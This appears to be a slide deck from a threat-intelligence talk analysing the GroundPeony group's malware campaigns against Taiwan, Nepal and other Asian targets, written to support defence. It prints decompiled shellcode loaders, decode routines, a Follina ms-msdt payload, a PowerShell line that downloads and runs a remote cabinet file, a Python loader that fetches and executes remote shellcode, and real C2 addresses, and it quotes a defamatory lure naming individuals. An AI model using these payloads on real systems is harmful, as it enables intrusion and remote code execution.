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Good to see you again, Taiwan!

Finding Treasures
in the ToyBox

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



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Agenda

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


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
- As known as UNC3658
- China-nexus threat group
- Active since at least 2021
- Targeting East / South Asian countries
 - Taiwan, Hong Kong, South Korea, Nepal, India
 - Government, research / educational institute, telecom
- Notable capabilities
 - Exploiting zero-day vulnerability
 - Follina (CVE-2022-30190)
 - Compromising target-related website to distribute malware

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
Timeline




Latest Attack Flow



Spear-Phishing Email



Lure Document



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此文件由 RSA-4096 保護

系統檢測到你的電腦未安裝 Kb7102381908 補丁，為了你系統的安全，Microsoft 自动加密了文檔數據內容。

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User Information
(Not Host Information)

Host Information

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ZIP Contents (1/2)

```
Archive:  Kb5002372934.zip
  Length      Date    Time    Name
-----
         0  2023-03-17 10:43  Kb5002372934/
         0  2023-03-17 10:43  Kb5002372934/系統安全補丁/
         0  2023-03-17 10:33  Kb5002372934/系統安全補丁/$RECYCLE.BIN/
 259696  2023-03-14 23:58  Kb5002372934/系統安全補丁/$RECYCLE.BIN/a.docx
   5120  2023-03-14 23:58  Kb5002372934/系統安全補丁/$RECYCLE.BIN/b.docx
   60949  2023-03-14 23:58  Kb5002372934/系統安全補丁/$RECYCLE.BIN/c.docx
     66  2023-03-14 23:58  Kb5002372934/系統安全補丁/$RECYCLE.BIN/d.docx
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 103936  2023-03-14 23:58  Kb5002372934/系統安全補丁/系統安全補丁.exe
   2121  2023-03-17 10:43  Kb5002372934/系統安全補丁/資料更新說明.txt
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 535824                                10 files
```



Mimicking


ZIP Contents (2/2)

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-----
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0   2023-03-17 10:43  Kb5002372934/系統安全補丁/
0   2023-03-17 10:33  Kb5002372934/系統安全補丁/$RECYCLE.BIN/
```

Miss match KB number 🙄

系統檢測到你的電腦未安裝 **Kb7102381908** 補丁，為了你係統的安全，Microsoft 自動加密了文檔數據內容。←

系統安全補丁.exe / Install.exe



Behavior of micDown

- version.dll
 - DLL for Side-load
 - Shellcode Launcher for mic.doc
- mic.doc
 - Shellcode downloader (micDown)
- mic.ver
 - Config file for mic.doc

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version.dll (1/2)

- Decoding is a 2-step process

1. Decoding shellcode



2. Self decoding



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version.dll (2/2)

- Read mic.doc
- Decode custom XOR

```
.text:10001103 loc_10001103: mov     cl, [eax+edi] ; CODE XREF: VerQueryValueW+109↓j
.text:10001103          sub     cl, 5Fh ; '-'
.text:10001106          xor     cl, 61h
.text:10001109          add     cl, 5Fh ; '-'
.text:1000110C          mov     [eax+edi], cl
.text:1000110F          inc     eax
.text:10001112          cmp     eax, [ebp+NumberOfBytesRead]
.text:10001113          jnb    short loc_10001103
.text:10001118
```

- Launch decode code

```
BOOL __stdcall VerQueryValueW(LPCVOID pBlock, LPCWSTR lpSubBlock, LPVOID *lplpBuffer, PUINT pulen)
{
    CHAR v4; // al
    unsigned int v5; // ecx
    unsigned int v6; // kr00_4
    HANDLE FileA; // esi
    void *code; // edi
    DWORD i; // eax
    DWORD NumberOfBytesRead; // [esp+0h] [ebp-10Ch] BYREF
    CHAR Filename[2]; // [esp+4h] [ebp-108h] BYREF
    char v13[258]; // [esp+6h] [ebp-106h]

    memset(Filename, 0, 260u);
    GetModuleFileNameA(0, Filename, 0x104u);
    v5 = &Filename[strlen(Filename) + 1] - &Filename[1] - 3;
    if ( v5 >= 0x104 )
    {
        ((void (*)(void))sub_100012A0)();
        JUMPOUT(0x10001132);
    }
    Filename[v5] = v4;
    v6 = strlen(Filename);
    *(_WORD *)&Filename[v6] = aDoc;
    v13[v6] = MEMORY[0x10002032];
    FileA = CreateFileA(Filename, 0x80000000, 0, 0, 3u, 0x80u, 0);
    code = VirtualAlloc(0, 0x14000u, 0x3000u, 0x40u);
    ReadFile(FileA, code, 0x14000u, &NumberOfBytesRead, 0);
    CloseHandle(FileA);
    for ( i = 0; i < NumberOfBytesRead; ++i )
        *((_BYTE *)code + i) = ((*((_BYTE *)code + i) - 0x5F) ^ 0x61) + 0x5F;
    return ((int (*)(void))code)();
}
```

mic.doc

- Decode itself
 - Custom XOR + RtlDecompressBuffer
 - Decode from the beginning of file excluding the shellcode jump instruction

```
loc_EB49:                ; 0
mov     dl, [esi+eax+0Ch]
inc     ecx
sub     dl, cl
xor     dl, cl
add     dl, cl
mov     [esi+eax+0Ch], dl
inc     eax
cmp     eax, [esi+8]
jb     short loc_EB49
```

```
seg000:0000ED7A          jmp     [esi+eax+0Ch] ; RtlDecompressBuffer
seg000:0000ED80          jz     short loc_EDE9
seg000:0000ED82          cmp    ebx, 1DA0A3A1h ; LoadLibraryA
seg000:0000ED88          jz     short loc_EDD8
seg000:0000ED8A          cmp    ebx, 8F592CA3h ; VirtualAlloc
seg000:0000ED90          jz     short loc_EDC6
seg000:0000ED92          cmp    ebx, 0B01FF0A0h ; GetProcAddress
seg000:0000ED98          jz     short loc_EDB4
seg000:0000ED9A          cmp    ebx, 0D7656A4Fh ; memcpy
seg000:0000EDA0          jnz    short loc_EDFF
seg000:0000EDA2          movzx  edx, word ptr [ecx+edi*2]
seg000:0000EDA6          mov    edx, [eax+edx*4]
seg000:0000EDA9          add    edx, [ebp+arg_0]
```

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mic.doc – Payload (1/2)

- Executable with MZ header removed
- Load config file
 - mic.ver
- Download encoded shellcode

| Offset (h) | 00 | 01 | 02 | 03 | 04 | 05 | 06 | 07 | 08 | 09 | 0A | 0B | 0C | 0D | 0E | 0F | デコードされたテキスト |
|------------|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|-----------------|
| 00000000 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | ..... |
| 00000010 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | ..... |
| 00000020 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | ..... |
| 00000030 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 08 | 01 | 00 | 00 | ..... |
| 00000040 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | ..... |
| 00000050 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | ..... |
| 00000060 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | ..... |
| 00000070 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | ..... |
| 00000080 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | ..... |
| 00000090 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | ..... |
| 000000A0 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | ..... |
| 000000B0 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | ..... |
| 000000C0 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | ..... |
| 000000D0 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | ..... |
| 000000E0 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | ..... |
| 000000F0 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | ..... |
| 00000100 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 4C | 01 | 05 | 00 | ..... |
| 00000110 | 0A | 82 | 2B | E7 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | E0 | 00 | 02 | 01 | .,+g.....ã... |
| 00000120 | 0B | 01 | 0E | 1D | 00 | C8 | 00 | 00 | 00 | 84 | 00 | 00 | 00 | 00 | 00 | 00 |E..... |
| 00000130 | 4D | 15 | 00 | 00 | 00 | 10 | 00 | 00 | 00 | E0 | 00 | 00 | 00 | 00 | 40 | 00 | M.....ã.....@. |
| 00000140 | 00 | 10 | 00 | 00 | 00 | 02 | 00 | 06 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | ..... |
| 00000150 | 06 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 80 | 01 | 00 | 00 | 04 | 00 | 00 |@..... |
| 00000160 | 00 | 00 | 00 | 00 | 02 | 00 | 40 | 81 | 00 | 00 | 10 | 00 | 00 | 10 | 00 | 00 |@..... |
| 00000170 | 00 | 00 | 10 | 00 | 00 | 10 | 00 | 00 | 00 | 00 | 00 | 00 | 10 | 00 | 00 | 00 | ..... |
| 00000180 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 84 | 37 | 01 | 00 | 3C | 00 | 00 | 00 | 00 |7..... |
| 00000190 | 00 | 60 | 01 | 00 | E0 | 01 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 |ã..... |
| 000001A0 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 70 | 01 | 00 | E0 | 0E | 00 | 00 | 00 | 00 |p..ã... |
| 000001B0 | C0 | 2C | 01 | 00 | 38 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | À...S..... |
| 000001C0 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | ..... |
| 000001D0 | F8 | 2C | 01 | 00 | 40 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | ø...@..... |
| 000001E0 | 00 | E0 | 00 | 00 | 38 | 01 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | À...S..... |
| 000001F0 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | ..... |
| 00000200 | 2E | 74 | 65 | 78 | 74 | 00 | 00 | 00 | 00 | 23 | C6 | 00 | 00 | 10 | 00 | 00 | .text...#E..... |
| 00000210 | 00 | C8 | 00 | 00 | 04 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | ..... |

```
result = gethostbyname(Buffer);
v5 = (_DWORD ***)result;
if ( result )
{
    result = (void *)socket(2, 1, 0);
    v6 = (SOCKET)result;
    if ( result != (void *)-1 )
    {
        *(_QWORD *)&name.sa_data[6] = 0i64;
        name.sa_family = 2;
        *(_DWORD *)&name.sa_data[2] = **v5[3];
        *(_WORD *)name.sa_data = htons(v4);
        result = (void *)connect(v6, &name, 16);
        if ( result )
        {
            return (void *)closesocket(v6);
        }
    }
    else if ( v6 )
    {
        *(_DWORD *)code = 406211263;
        send(v6, code, 4, 0);
        v7 = 4;
        v8 = code;
        do
        {
            v9 = recv(v6, v8, v7, 0);
            if ( v9 <= 0 )
                break;
            v7 -= v9;
            v8 += v9;
        }
        while ( v7 > 0 );
        v10 = (int)sub_404170(*(SIZE_T *)code);
        v11 = *(_DWORD *)code;
        v22 = v10;
        for ( i = (char *)v10; v11 > 0; i += v13 )
        {
            v13 = recv(v6, i, v11, 0);
            if ( v13 <= 0 )
                break;
            v11 -= v13;
        }
        closesocket(v6);
    }
}
```



mic.doc – Payload (2/2)

- Decode and launch downloaded shellcode
- Similar algorithm
 - Custom XOR

```
loc_401142:                ; CODE XREF: sub_40
mov     al, byte ptr [esp+ecx+318h+Buffer]
add     al, 1Ah
xor     al, 4Bh
sub     al, 1Ah
mov     byte ptr [esp+ecx+318h+Buffer], al
inc     ecx
cmp     ecx, 42h ; 'B'
jnb     short loc_401142
```

```
loc_4012A0:                ; CODE XREF: su
mov     al, [edi+ecx]
lea     ecx, [ecx+1]
add     al, 55h ; 'U'
inc     edx
xor     al, 2Fh
sub     al, 55h ; 'U'
mov     [ecx-1], al
mov     esi, dword ptr [esp+318h+buf]
cmp     edx, esi
jnb     short loc_4012A0
```

```
v19 = v22 - (_DWORD)v14;
do
{
    v20 = *((_BYTE *)v18 + v19);
    v18 = (int (__fastcall *)(unsigned int, unsigned int))((char *)v18 + 1);
    ++v17;
    *((_BYTE *)v18 - 1) = ((v20 + 0x55) ^ 0x2F) - 0x55;
    v15 = *(_DWORD *)code;
}
while ( v17 < *(_DWORD *)code );
v16 = v23;
```

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mic.ver

- Encoded config file
 - connect c2 and port
- Decode

```
for i in range(file_size):  
    dec = buf[i]  
    dec = (((dec + 0x1a) ^ 0x4b) - 0x1a) % 256  
    buf[i] = dec
```

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|------------|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|------------------|
| 00000000 | 31 | 30 | 33 | 2E | 31 | 39 | 39 | 2E | 31 | 37 | 2E | 31 | 38 | 34 | 00 | 00 | 103.199.17.184.. |
| 00000010 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | |
| 00000020 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | ..... |
| 00000030 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | ..... |
| 00000040 | BB | 01 | | | | | | | | | | | | | | | ».0 |

IP address

Port


Related File

vaginal_color_ultrasound_2023034f27897e3afe12e8c3847451a05b0639.zip

- Placed on “vaccine.mohp.gov.np”, Nepal gov’t COVID-19 vaccine website
 - BTW, China provided vaccine to Nepal (as Belt and Road partner)
 - https://www.fmprc.gov.cn/mfa_eng/wjdt_665385/2649_665393/202106/t20210624_9170568.html
- C&C Server
 - *app.onedrive.com* (172.93.189.239)

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
In the Same Way



Related Past Campaign (1/4)

onedrivo.com (160.20.145.111)

- Used in past campaign exploiting Follina



Related Past Campaign (2/4)

My name is Jeena Sharma, 23 years old. I live in Kathmandu and I am a graduate student of Kathmandu University.↵

↵

I'm exposing Nitesh Pariyar now. He's a liar! ↵

He deceived my feelings and body. After sleeping and having sex with me, he promised to let me join NCELL company and become his private secretary. He also said he would marry me. ↵

He is a complete liar!!!↵

After he slept with me and had sex, he ignored me, didn't answer my phone or any message, and pretended not to know me!↵

When he was dating me, he lied to me that his name was sum, but after my follow-

Related Past Campaign (3/4)

| Archive: | Exposing_Nitesh_Pariyar_Liar!!!.doc | | |
|----------|-------------------------------------|-------|------------------------------|
| Length | Date | Time | Name |
| 1627 | 2022-04-07 | 09:52 | [Content_Types].xml |
| 720 | 2022-04-07 | 09:52 | docProps/app.xml |
| 739 | 2022-04-07 | 09:52 | docProps/core.xml |
| 9688 | 2022-04-07 | 09:52 | word/document.xml |
| 1770 | 2022-04-07 | 09:52 | word/endnotes.xml |
| 1359 | 2022-04-07 | 09:52 | word/fontTable.xml |
| 1776 | 2022-04-07 | 09:52 | word/footnotes.xml |
| 3575 | 2022-04-07 | 09:52 | word/settings.xml |
| 29697 | 2022-04-07 | 09:52 | word/styles.xml |
| 576 | 2022-04-07 | 09:52 | word/webSettings.xml |
| 89597 | 2022-04-07 | 09:52 | word/media/image1.JPG |
| 104253 | 2022-04-07 | 09:52 | word/media/image2.jpg |
| 8398 | 2022-04-07 | 09:52 | word/theme/theme1.xml |
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| 590 | 2022-04-07 | 09:52 | _rels/.rels |
| 255907 | | | 15 files |

```
<Relationship Id="rId996"
  Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/oleObject"
  Target="https://exchange.oufca.com.au/aspnet_client/poc.html!" TargetMode="External" />
```

```
window.location.href = "ms-msdt:/id PCWDiagnostic /skip force /
param \"IT_RebrowseForFile=cal?c IT_LaunchMethod=ContextMenu
IT_SelectProgram=NotListed IT_BrowseForFile=h$(Invoke-Expression($
(Invoke-Expression(' [System.Text.Encoding]' +[char]58+[char]58
+'UTF8.GetString([System.Convert]' +[char]58+[char]58
+'FromBase64String(' +[char]34
+'U3RhcncQtUHJvY2VzcyAkY21kIC13aW5kb3dzdHlsZSBoaWRkZW4gLUFyZ3VtZW50T
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i/../../../../../../../../../../../../../../../../../../../../Windows/System32/
mpsigstub.exe IT_AutoTroubleshoot=ts_AUTO\"";
```


Related Past Campaign (4/4)

```
Start-Process $cmd -windowstyle hidden -ArgumentList "/c rundll32.exe pcwutl.dll,LaunchApplication $cmd";  
$cmd = "c:\windows\system32\cmd.exe";  
Start-Process $cmd -windowstyle hidden -ArgumentList "/c taskkill /f /im msdt.exe";  
Start-Process $cmd -windowstyle hidden -ArgumentList "/c cd C:\users\public\&&powershell iwr -uri  
https://exchange.oufca.com.au/aspnet_client/test.cab -o test.cab&&expand test.cab abc.exe&&abc.exe";
```



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Cobaltstrike beacon



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Diamond Model

- Spear-Phishing email
- Shortened URL
- Zero-day exploit
 - Follina (CVE-2022-30190)
- Malware
 - CobaltStrike
 - micDown
- DLL Side-Loading

Capabilities

South / East Asia

- Taiwan, Hong Kong, South Korea, Nepal, India
- Government, research / educational institute, telecom

Adversary

GroundPeony

- aka UNC3347
- China-nexus threat group
- Active since at least 2021


Infrastructure

- Compromised website
- Domain
 - PublicDomainRegistry
- IP
 - AS63734 (365 Online technology joint stock company)
 - AS55720 (Gigabit Hosting Sdn Bhd)
 - AS 30823 (combahton GmbH)

Victims

Attribution (1/2)

Timeline of Follina (CVE-2022-30190)



Attribution (2/2)

```
new_code = urllib.request.urlopen('http://www.onedrive.com/b64_code.txt').read() # 从远程服务器下载编码后的 shellcode
for i in range(4):
    new_code = base64.b64decode(a2b_hex(new_code)) # 将获取的内容依次进行 hex 解码和 base64 解码
new_code = codecs.escape_decode(new_code)[0]
new_code = bytearray(new_code)

# 设置VirtualAlloc返回类型为ctypes.c_uint64
ctypes.windll.kernel32.VirtualAlloc.restype = ctypes.c_uint64

#调用kernel32.dll动态链接库中的VirtualAlloc函数申请内存, 0x3000代表MEM_COMMIT | MEM_RESERVE, 0x40代表可读可写可执行属性
ptr = ctypes.windll.kernel32.VirtualAlloc(ctypes.c_int(0), ctypes.c_int(len(new_code)), ctypes.c_int(0x3000), ctypes.c_int(0x40))

#调用kernel32.dll动态链接库中的RtlMoveMemory函数将shellcode移动到申请的内存中
buf = (ctypes.c_char * len(new_code)).from_buffer(new_code)
ctypes.windll.kernel32.RtlMoveMemory(
    ctypes.c_uint64(ptr),
    buf,
    ctypes.c_int(len(new_code))
)
# 创建一个线程从shellcode防止位置首地址开始执行
handle = ctypes.windll.kernel32.CreateThread(
    ctypes.c_int(0), #指向安全属性的指针
    ctypes.c_int(0), #初始堆栈大小
    ctypes.c_uint64(ptr), #指向起始地址的指针
    ctypes.c_int(0), #指向任何参数的指针
    ctypes.c_int(0), #创建标志
    ctypes.pointer(ctypes.c_int(0)) #指向接收线程标识符的值的指针
)
# 等待上面创建的线程运行完, 敏感函数做了隐藏
dsfbw = ['W', 'a', 'i', 't', 'F', 'o', 'r', 'S', 'i', 'n', 'g', 'l', 'e', 'O', 'b', 'j', 'e', 'c', 't']
asjdce = ''.join(dsfbw)
mndskkfhsj = 'ctypes.windll.kernel32.' + asjdce + '(ctypes.c_int(handle), ctypes.c_int(-1))'
exec(mndskkfhsj)
```

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Chinese comments

Wrap-Up

GroundPeony

- As known as UNC3347
- China-nexus threat group
- Active since at least 2021
- Targeting East / South Asian countries
 - Taiwan, Hong Kong, South Korea, Nepal, India
 - Government, research / educational institute, telecom
- Notable capabilities
 - Exploiting zero-day vulnerability
 - Follina (CVE-2022-30190)
 - Compromising target-related website to distribute malware

IoCs (1/2)

SHA256

- 1992b552bdaf93caeb470f94b4bf91e0157ba4a9bb92fb8430be946c0ddabdeb
- 425630cc8be2a7dc2626ccd927bb45e5d40c1cb606bb5b2a7e8928df010af7c9
- fa6510a84929a0c49d91b3887189fca5a310129912d8e7d14fed062e9446af7e
- 142a027d78c7ab5b425c2b849b347952196b03618e4ad74452dbe2ed4e3f73cd
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IoCs (2/2)

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